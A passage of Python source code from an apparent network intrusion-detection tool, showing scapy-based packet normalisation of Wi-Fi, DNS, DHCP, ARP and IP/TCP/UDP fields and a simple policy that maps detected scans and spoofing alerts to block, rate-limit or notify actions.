        meta["wifi_bssid"] = getattr(d11, "addr3", None)

        if pkt.haslayer(Dot11Beacon) or pkt.haslayer(Dot11ProbeResp):
            meta["wifi_is_beacon"] = True
        else:
            meta["wifi_is_beacon"] = False

        elt = pkt.getlayer(Dot11Elt)
        while elt is not None:
            try:
                if getattr(elt, "ID", None) == 0:
                    meta["wifi_ssid"] = _safe_decode(getattr(elt,
"info", b""))
                elif getattr(elt, "ID", None) == 3:
                    info = getattr(elt, "info", b"")
                    if info:
                        meta["wifi_channel"] = int(info[0]) if
isinstance(info, (bytes, bytearray)) else int(info)
            except Exception:
                pass
            elt = getattr(elt, "payload", None)
            if not isinstance(elt, Dot11Elt):
                break

    if pkt.haslayer(RadioTap):
```

```
        rt = pkt[RadioTap]
        for attr in ("dBm_AntSignal", "dBm_AntNoise"):
            val = getattr(rt, attr, None)
            if val is not None and attr == "dBm_AntSignal":
                try:
                    meta["wifi_rssi_dbm"] = int(val)
                except Exception:
                    pass

        channel = getattr(rt, "ChannelFrequency", None)
        if channel and "wifi_channel" not in meta:
            freq_to_channel = {
                2412: 1, 2417: 2, 2422: 3, 2427: 4, 2432: 5, 2437: 6,
2442: 7,
                2447: 8, 2452: 9, 2457: 10, 2462: 11, 2467: 12, 2472:
13, 2484: 14,
                5180: 36, 5200: 40, 5220: 44, 5240: 48, 5745: 149,
5765: 153,
                5785: 157, 5805: 161, 5825: 165,
            }
            meta["wifi_channel"] = freq_to_channel.get(int(channel),
int(channel))


def normalize_packet(pkt) -> Packet:
    raw_bytes = bytes(pkt)
    ts = datetime.fromtimestamp(getattr(pkt, "time",
datetime.now().timestamp()), tz=timezone.utc)

    src = dst = None
    sport = dport = None
    proto = None
    flags = None
    payload_len = 0
    summary = pkt.summary()
    meta = {}

    _extract_wifi_meta(pkt, meta)

    if pkt.haslayer(DNS):
        d = pkt[DNS]
        if getattr(d, "qr", 0) == 1:
            try:
                if d.qd and isinstance(d.qd, DNSQR) and d.qd.qname:
                    q = d.qd.qname.decode(errors="ignore")
                    meta["dns_qname"] = q.rstrip(".")
            except Exception:
                pass

            answers = []
            try:
                an = d.an
                for _ in range(int(getattr(d, "ancount", 0) or 0)):
                    if isinstance(an, DNSRR):
                        answers.append(str(an.rdata))
                    an = getattr(an, "payload", None)
            except Exception:
```

```
                pass
            if answers:
                meta["dns_answers"] = answers

    if pkt.haslayer(DHCP):
        dhcp = pkt[DHCP]
        for opt in getattr(dhcp, "options", []):
            if isinstance(opt, tuple):
                key, val = opt[0], opt[1]
                if key == "message-type":
                    meta["dhcp_type"] = str(val).lower()
                elif key == "server_id":
                    meta["dhcp_server_id"] = str(val)

    if pkt.haslayer(ARP):
        a = pkt[ARP]
        meta["arp_ip"] = a.psrc
        meta["arp_mac"] = a.hwsrc
        meta.setdefault("l2_src", a.hwsrc)
        meta.setdefault("l2_dst", a.hwdst)

    if pkt.haslayer(IP):
        ip = pkt[IP]
        src, dst = ip.src, ip.dst
        proto = ip.proto
        payload_len = len(bytes(ip.payload)) if getattr(ip, "payload",
None) else 0
    elif pkt.haslayer(IPv6):
        ip = pkt[IPv6]
        src, dst = ip.src, ip.dst
        proto = ip.nh
        payload_len = len(bytes(ip.payload)) if getattr(ip, "payload",
None) else 0

    if pkt.haslayer(TCP):
        t = pkt[TCP]
        sport, dport = int(t.sport), int(t.dport)
        flags = str(t.flags)
        proto = 6
    elif pkt.haslayer(UDP):
        u = pkt[UDP]
        sport, dport = int(u.sport), int(u.dport)
        proto = 17
    elif pkt.haslayer(ICMP):
        proto = 1

    p = Packet(
        ts=ts,
        raw_len=len(raw_bytes),
        src_ip=src,
        dst_ip=dst,
        src_port=sport,
        dst_port=dport,
        proto=proto,
        flags=flags,
        payload_len=payload_len,
        summary=summary,
```

```
        meta=meta,
        raw_bytes=raw_bytes,
        flow_key=None,
    )
    p.flow_key = str(compute_flow_key(p))
    return p
```

policy.py

```
# policy.py
from __future__ import annotations

from dataclasses import dataclass
from datetime import datetime, timedelta
from typing import Optional


@dataclass
class PolicyResult:
    action: str  # NONE/BLOCK/RATE_LIMIT/NOTIFY
    target: Optional[str] = None
    ttl_seconds: Optional[int] = None
    reason: str = ""


def decide_policy(alert_type: str, severity: int) -> PolicyResult:
    """Map alerts to a basic prevention policy.

    NOTE: We keep this safe: no automatic iptables by default.
    """
    alert_type = (alert_type or "").upper()

    if alert_type == "PORT_SCAN" and severity >= 7:
        return PolicyResult(action="BLOCK", ttl_seconds=60,
reason="Temporary block for port scanning")

    if alert_type == "SYN_FLOOD" and severity >= 8:
        return PolicyResult(action="RATE_LIMIT", ttl_seconds=120,
reason="Rate limit traffic to mitigate SYN flood")

    if alert_type == "ARP_SPOOF" and severity >= 8:
        return PolicyResult(action="NOTIFY", reason="ARP spoof
suspected — recommend isolating device / static ARP")

    if alert_type.startswith("ANOMALY"):
        return PolicyResult(action="NOTIFY", reason="Traffic anomaly
detected — investigate")

    if alert_type == "DNS_POISON" and severity >= 8:
        return PolicyResult(action="NOTIFY", reason="DNS poisoning
suspected — check resolver / isolate rogue DNS")

    if alert_type == "DHCP_SPOOF" and severity >= 8:
        return PolicyResult(action="NOTIFY", reason="DHCP spoof
suspected — check for rogue DHCP server")

    return PolicyResult(action="NONE")
```